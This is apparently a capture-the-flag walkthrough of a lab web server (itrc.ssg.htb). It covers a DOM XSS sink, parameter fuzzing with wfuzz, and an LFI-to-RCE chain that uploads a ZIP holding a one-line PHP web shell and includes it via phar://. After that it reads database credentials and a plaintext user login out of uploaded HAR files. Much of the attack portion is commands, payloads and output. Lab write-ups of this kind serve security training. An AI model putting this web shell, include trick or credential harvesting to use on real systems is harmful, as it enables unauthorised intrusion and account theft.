
302  POST  itrc.ssg.htb  create_ticket.php   document  html
200  GET   itrc.ssg.htb  /                   document  html
200  GET   itrc.ssg.htb  filter.js           script    js
200  GET   itrc.ssg.htb  flash.js            script    js
200  GET   cdn.jsdelivr.net  bootstrap.bundle.min.js  script  js
404  GET   itrc.ssg.htb  favicon.ico
The first one is ruled out right away: filter.js comes back cached and its response is empty.

That leaves flash.js, and there is the piece:

function hideFlash() {
    document.getElementById('flashMessage').style.display = 'none';
}

function showFlash(msg) {
    document.getElementById('flashMessage').innerHTML = msg;
    document.getElementById('flashMessage').style.display = 'block';
    setTimeout(hideFlash, 5000);
}
innerHTML = msg is a textbook DOM XSS sink. With one important nuance: innerHTML does not execute <script> tags inserted that way (which is why the earlier attempt did nothing), but it does execute event handlers, which is the usual route (<img src=0 onerror=alert(1)>). We check it from the console by assigning the variable and calling the line:
The line that matters is a single one, and it sanitises nothing:

function showFlash(msg) {
    document.getElementById('flashMessage').innerHTML = msg;
    document.getElementById('flashMessage').style.display = 'block';
    setTimeout(hideFlash, 5000);
}

The sink is real and exploitable. But we find no way out for it: for an XSS to escalate you need a higher-privileged victim rendering the payload (an admin reviewing the ticket, a bot), and none shows up here to fire it. Without that privileged consumer it stays a self-XSS, so we note it as a dead end and keep enumerating.
The good lead is the navigation: pages load with index.php?page=<name>. We fuzz that parameter and, besides the visible ones, two interesting pages appear: admin and db.
wfuzz -u 'http://itrc.ssg.htb/index.php?page=FUZZ' -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --hl 39
Target: http://itrc.ssg.htb/index.php?page=FUZZ
Total requests: 220559
Target: http://itrc.ssg.htb/index.php?page=FUZZ
Total requests: 220559

ID         Response  Lines   Word    Chars    Payload
000000015: 200       34 L    96 W    2276 Ch  "index"
000000065: 200       44 L    135 W   2842 Ch  "register"
000000053: 200       43 L    126 W   2709 Ch  "login"
000000259: 200       25 L    67 W    1331 Ch  "admin"
000000848: 200       34 L    96 W    2276 Ch  "db"
000001225: 200       38 L    136 W   2627 Ch  "logout"
000002927: 200       25 L    67 W    1331 Ch  "dashboard"
000005167: 200       25 L    67 W    1331 Ch  "ticket"
Beyond the pages already visible, two that were not appear: admin and db.
That content is included from ?page= is a classic include($_GET['page'].".php") pattern: an LFI. On its own it would only read files, but combined with attachment upload it opens the door to code execution.
Shell as www-data
From LFI to RCE with phar://
The application lets us upload files to a ticket. We leverage the phar:// wrapper: a ZIP is a valid container for PHP, so we put a minimal shell.php inside and include it from the archive. First the payload:
<?php system($_GET["cmd"]); ?>
We zip it:
zip test.zip shell.php
adding: shell.php (stored 0%)It goes up as an attachment on any ticket:

The server renames the upload using the file's sha1sum, so the name inside uploads/ can be computed locally without ever looking at the listing:
sha1sum test.zip
We include it with the wrapper pointing at the inner file (without extension, since the code already appends .php):
http://itrc.ssg.htb/?page=phar://uploads/<sha1>.zip/shell&cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)Any other command works the same by changing cmd, and the output is printed on the page itself, above the site's own content. A pwd locates the application root:

/var/www/itrcWe have command execution as www-data.
Shell as msainristil
Credentials in uploads/
In /var/www/itrc sits the source code, and in db.php the database credentials:

$servername = "127.0.0.1";
$username = "jj";
$password = "ugEG5rR5SG8uPD";
$dbname = "resourcecenter";
We try them, and they are no good from outside:

$ mysql -u jj -p"ugEG5rR5SG8uPD" -h 10.10.11.27 resourcecenter
ERROR 2002 (HY000): Can't connect to MySQL server on '10.10.11.27'
db.php points at 127.0.0.1, meaning MySQL only listens on the container's loopback. It gets noted as a credential with no immediate use, not as a failure.
The good stuff is in uploads/:
?page=phar://uploads/<sha1>.zip/shell&cmd=ls uploads
c2f4813259cc57fab36b311c5058cf031cb6eb51.zip
e88f8b393fe851e1abbf6f129f82cc456a1571f9.zip
e8c6575573384aeeab4d093cc99c7e5927614185.zip
eb65074fe37671509f24d1652a44944be61e4360.zip
Four .zip files, only one of which is ours. The other three are attachments uploaded by real users of the ticketing system, and that is usually where the material is. To read them without losing the extracted file we use unzip -p (it streams the contents to stdout while extracting, writing nothing to disk, which is what you need when the webshell runs every command in a separate process):
unzip -p uploads/<sha1>.zip
...
"postData": {
    "mimeType": "application/x-www-form-urlencoded",
    "text": "user=msainristil&pass=82yards2closeit",
    "params": [
        { "name": "user", "value": "msainristil" },
        { "name": "pass", "value": "82yards2closeit" }
    ]
},
...
Among the form data are credentials: msainristil / 82yards2closeit. The other two .zip files carry no passwords but public keys:

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDa1RS3oCZOLoHXlCKYKOBCiaQzNA9weEgvkEyVCr6Wrtlli8clZi5tJkZiRUyRkqrvR6lX3<SNIP>NFIsgFFGsJ+pUSMUIkZ/2/EfsPEmA1jfkzEAD18UH1PtXo4GehRAbKw9lcbu1MbQHMGJg+0W/95RxK+wy0NSLuwmycKvpY8MKO9MWP6UMoQmAhYEToulcfwrDGD9ncbzzTd1A951JWkpynGqVKazDIvvrb+MF1XXib2HYZ/7XGQs= 